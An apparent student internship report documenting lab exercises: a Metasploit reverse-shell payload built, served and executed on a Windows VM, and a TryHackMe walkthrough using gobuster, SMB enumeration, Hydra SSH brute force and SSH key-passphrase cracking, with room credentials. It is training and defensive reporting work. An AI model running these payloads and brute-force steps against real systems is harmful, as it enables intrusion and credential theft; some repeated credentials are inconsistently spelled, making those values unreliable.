
- **Attack Name :** Finding Entry Point Address of VeraCrypt Executable

- **Severity :** Medium – useful for reverse engineering or malware analysis.

- **Objective :** The goal of this task is to use PE Explorer to find the entry point address of the VeraCrypt executable file. The entry point address is the memory address where the program starts execution.

- **Tools Used :** Windows10 – PE Explorer .

- **Steps to Reproduce :**
  1. I openeded PE Explorer on my Windows machine.
  2. I clicked on File → Open File and selected the VeraCrypt setup file (VeraCrypt_setup.exe).
  3. PE Explorer showed the Headers info automatically.
  4. I checked the field called Address of Entry Point.
  5. The value of the entry point was displayed.



Results and Analysis :

- ⇒ The entry point address found is 00409B24h.
- ⇒ This shows where the CPU starts running the code of the program.
- ⇒ This information is often used in reverse engineering or when analyzing malware.

Impact :

- ⇒ Attackers or researchers can understand where the program begins execution.
- ⇒ This helps in debugging or in finding if the file is modified.
- ⇒ If the entry point is changed, it can mean the program was tampered with (infected).

Mitigation :

- ⇒ Check executable files wih tools like PE Explorer to verify the entry point.
- ⇒ Use hashing and digital signatures to ensure file integrity.

TASK 3

- **Attack Name :** Reverse Shell Connection using Metasploit Payload

- **Severity :** High – This attack gives full remote access to the victim machine.

- **Objective :** The goal of this task is to create a reverse shell payload with metasploit, deliver it to a Windows 10 machine, and gain a remote shell session back on the attacker's Kali Linux.

- **Tools Used :**

  - Kali Linux → attacker machine.
  - Metasploit Framework (msfvenom, msfconsole).
  - Python Simple http Server (for hosting the server).
  - Windows 10 vm → Victim machine
  - PowerShell (to download and execute the payload) .

- **Steps to Reproduce :**

1. First, I made sure that the port 4000 was free on my Kali machine

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~]
└─$ sudo netstat -tulpn | grep 4000
[sudo] password for hajar_el_assouti:

┌──(hajar_el_assouti㉿kali)-[~]
```

2. To see the IP address on my Kali machine i use :

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:2e:b3:82 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 86218sec preferred_lft 86218sec
    inet6 fd00::900c:9051:3945:3f6c/64 scope global dynamic noprefixroute
       valid_lft 86220sec preferred_lft 14220sec
    inet6 fe80::32d9:b8b3:2f8f:ec54/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:fc:ab:39 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.7/24 brd 192.168.56.255 scope global dynamic noprefixrout
e eth1
       valid_lft 418sec preferred_lft 418sec
    inet6 fe80::6bd6:4966:a369:8524/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

3. I created a folder called payloads :

```
hajar_el_assouti@kali: ~/payloads
File  Actions  Edit  View  Help

┌──(hajar_el_assouti㉿kali)-[~/playloads]
└─$ mkdir -p ~/payloads && cd ~/payloads
```

4. I generated the payload with msfvenom :

```
hajar_el_assouti@kali: ~/payloads
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~/payloads]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.7 LPORT=
4000 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
```

5. I verified that the payload file was created with :

```
hajar_el_assouti@kali: ~/payloads
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~/payloads]
└─$ ls -lh payload.exe
-rw-rw-r-- 1 hajar_el_assouti hajar_el_assouti 7.0K Aug 12 15:46 payload.exe

┌──(hajar_el_assouti㉿kali)-[~/payloads]
└─$ file payload.exe
payload.exe: PE32+ executable for MS Windows 4.00 (GUI), x86-64, 3 sections
```

6. I started a Python server to share the file :

```
hajar_el_assouti@kali: ~/payloads
File  Actions  Edit  View  Help

┌──(hajar_el_assouti㉿kali)-[~/payloads]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.8 - - [12/Aug/2025 20:45:50] "GET /payload.exe HTTP/1.1" 200 -
```


7. On the Windows 10 , I used Powershell to download the file:

```
PS C:\Users\hajar\Downloads> Invoke-WebRequest -Uri "http://192.168.56.7:8000/payload.exe" -OutFile "$env:USERPROFILE\Do
wnloads\payload.exe"
```

8. I launched msfconsole :

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.56.7
set LPORT 4000
run -j
```

9. I executed the payload in Windows :



10. The session was opened successfully, and i was able to interact with it :

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x64/wind     DESKTOP-KBNDP7A\haja   192.168.56.7:4000 →
            ows                      r @ DESKTOP-KBNDP7A     192.168.56.8:50381
                                                            (192.168.56.8)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help

meterpreter > pwd
C:\Users\hajar\Downloads
meterpreter > shell
Process 7132 created.
Channel 1 created.
Microsoft Windows [version 10.0.19045.3803]
(c) Microsoft Corporation. Tous droits r◆serv◆s.

C:\Users\hajar\Downloads>
```

Results and Analysis :

- ⇒ The session was opened correctly and i obtained a Meterpreter shell.
- ⇒ I confirmed access by running commands such as pwd and shell on the victim machine.
- ⇒ This shows that the reverse shell worked, and the Windows 10 machine connected back to Kali.

Impact :

- ⇒ If used in a real environment, this attack could give the attacker full control over the Windows host.The attacker can read files, execute commands, and possibly escalate privileges.

Mitigation :

- ⇒ Do not download or execute unknown files from untrusted sources.
- ⇒ Always keep antivirus and firewall enabled.
- ⇒ Monitor unusual outbound connections (reverse shell traffic).
- ⇒ Limit user permissions to reduce the impact of malicious executables.
- ⇒ Use intrusion detection systems to catch suspicious reverse connections.

TryHackMe – Basic Pentesting Room

Table of Contents :

1- Introduction
2- Methodology
3- Task1 – Find the services exposed by the machine
4- Task2 – Discover the hidden directory on the web server
5- Task3 – Use brute forcing to find username & password
6- Task4 – Access the server through SSH
7- Task5 – Enumerate the machine for privilege escalation
8- Task6 – Find the final password
9- Results
10- Recommendations
11- Conclusion

Introduction :

In This report , I present the steps i followed during the Basic Pentesting room on TryHackMe as part of my internship at ShadowFox.

The objective was to practice the methodology of penetration testing : scanning, enumeration, exploitation, privilege escalation, and reporting.

I use diffrent tools during the tasks :


- Nmap for servise discovery.
- Gobuster for directory enumeration.
- Smbclient for SMB enumeration.
- Hydra for brute force attacks.
- John the Ripper for password cracking.
- SSH to get access to the machine.

Methodology :

1- **Scanning –** discover open ports and services.
2- **Enumeration –** gather information from services (http, SMB)
3- **Exploitation –** gain access using weak credentials.
4- **Privilege Escalation –** move form one user to another with higher privileges.
5- **Results –** collect credentials and the final password.
6- **Reporting –** document all findings and propose recommendations.

3.TASK 1 : Find the services exposed by the machine.

Objective : **Identify open ports.**



Result :

- Port 22 → SSH
- Port 80 → HTTP
- Port 139/445 → SMB
- Port 8009/8080 → Apache Tomcate.

➔ The machine exposes SSH, HTTP, SMB, and Tomcat, which can be exploited later.

4.TASK 2 : What is the name of the hidden directory on the web server ?

Objective : **Enumerate web directories.**

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~]
└─$ gobuster dir -u http://10.10.230.190 -w /usr/share/wordlists/dirb/common.t
xt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.10.230.190
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/development          (Status: 301) [Size: 320] [--> http://10.10.230.190/deve
lopment/]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Result :

- Discovered /**development** directory.


Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	


Apache/2.4.41 (Ubuntu) Server at 10.10.230.190 Port 80

Inside, there were two files :

- Dev.txt → shows SMB is configured and apache struts was tested.



- J.txt → shows that user J had a weak password hash.





➔ SMB and weak passwords are possible attack vectors.

5. TASK 3: Use brute-forcing to find the username & password.

Objective : Find valid credentials

➔ Enumeration with SMB :





The option –N force the connection without a password.

I listed the file with the command dir and we see that we have a file « staff.txt ».

I installed to liste the contain.

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help

┌──(hajar_el_assouti㉿kali)-[~]
└─$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in
fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

→Discovered a user named Jan.

➔ Brute force with Hydra :

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.70.116
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-20 21:4
4:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is re
commended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
re
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/
p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.70.116:22/
[STATUS] 226.00 tries/min, 226 tries in 00:01h, 14344175 to do in 1057:50h, 14
 active
[STATUS] 213.33 tries/min, 640 tries in 00:03h, 14343761 to do in 1120:37h, 14
 active
[22][ssh] host: 10.10.70.116   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
```

Result :

➔ Username : Jan
➔ Password : armando

6. TASK 4: What service do you use to access the server ?

Objective : Connect to the machine

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help

┌──(hajar_el_assouti㉿kali)-[~]
└─$ ssh jan@10.10.70.116
The authenticity of host '10.10.70.116 (10.10.70.116)' can't be established.
ED25519 key fingerprint is SHA256:07zyKAk2W8aE1QZTA7e9+yfByJLIYo/vuDaN+ZL0FGc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.70.116' (ED25519) to the list of known hosts
.
jan@10.10.70.116's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

Result : Successful login as user jan

7. TASK 5: Enumerate the machine to find any vectors for privilege escalation.

Objective : Find a way to escalate priviliges

- Checked users in /home -→ found another user kay

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
jan@ip-10-10-70-116:~$ ls -la /home
total 20
drwxr-xr-x  5 root   root   4096 Aug 20 21:24 .
drwxr-xr-x 24 root   root   4096 Aug 20 21:24 ..
drwxr-xr-x  2 root   root   4096 Apr 23  2018 jan
drwxr-xr-x  5 kay    kay    4096 Apr 23  2018 kay
```

```
jan@ip-10-10-70-116:~$ ls -la /home/jan
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Aug 20 21:24 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
```

So as we see that /home/jan have anything special.

- Checked /home/kay/.ssh → Found a private key id_rsa.

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
jan@ip-10-10-70-116:~$ ls -la /home/kay
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Aug 20 21:24 ..
-rw------- 1 kay  kay   789 Jun 22 13:41 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
```

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
authorized_keys  id_rsa  id_rsa.pub
jan@ip-10-10-70-116:/home/kay/.ssh$
```

- Copied the key to my kali machine.
- Cracking the passphrase :

```
hajar_el_assouti@kali: ~
File  Actions  Edit  View  Help
┌──(hajar_el_assouti㉿kali)-[~]
└─$ ssh2john kay_id_rsa > kay_hash

┌──(hajar_el_assouti㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt kay_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded h
ashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay_id_rsa)
1g 0:00:00:00 DONE (2025-08-20 23:12) 10.00g/s 827360p/s 827360c/s 827360C/s
behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Result : The passphrase for kay's key : beeswax.

8.TASK 6: What is the final password you obtain?.

Objective : **Connect as kay and retrieve the password file.**

```
kay@ip-10-10-202-212: ~
File  Actions  Edit  View  Help
└─$

┌──(hajar_el_assouti㉿kali)-[~]
└─$ ssh -i kay_id_rsa kay@10.10.202.212
Enter passphrase for key 'kay_id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)
```

```
kay@ip-10-10-202-212: ~
File  Actions  Edit  View  Help

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-10-202-212:~$
```

Result : **Final password found :**

```
kay@ip-10-10-202-212: ~
File  Actions  Edit  View  Help
Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-10-202-212:~$ ls
pass.bak
kay@ip-10-10-202-212:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-10-202-212:~$
```

9.RESULTS:

- Discovered users : jan, kay
- Credentials found :
  →Jan : amando
  →Kay : beeswax
- Final password : heresareal1ystrongpasswordthatfollowsthepasswordpolicy$$

10.RECOMMENDATIONS:

- **Disable SMB anonymous access.**
- **Do not store sensitive notes in /development.**
- **Use stronger passwords and enforce policies.**
- **Do not reuse weak passphrases for ssh private keys.**
- **Regularly audit user accounts and permissions.**

11.CONCLUSION:

This room demonstrated a full pentesting workflow :

- Scanning and enumeration of services.
- Exploiting SMB to find a valid user.
- Brute forcing SSH credentials.
- Privilege escalation by cracking an SSH private key passphrase.
- Extraction of the final password from the system.

Practicing this room helped me improve my knowledge of real pentesting methodoloqy and tools.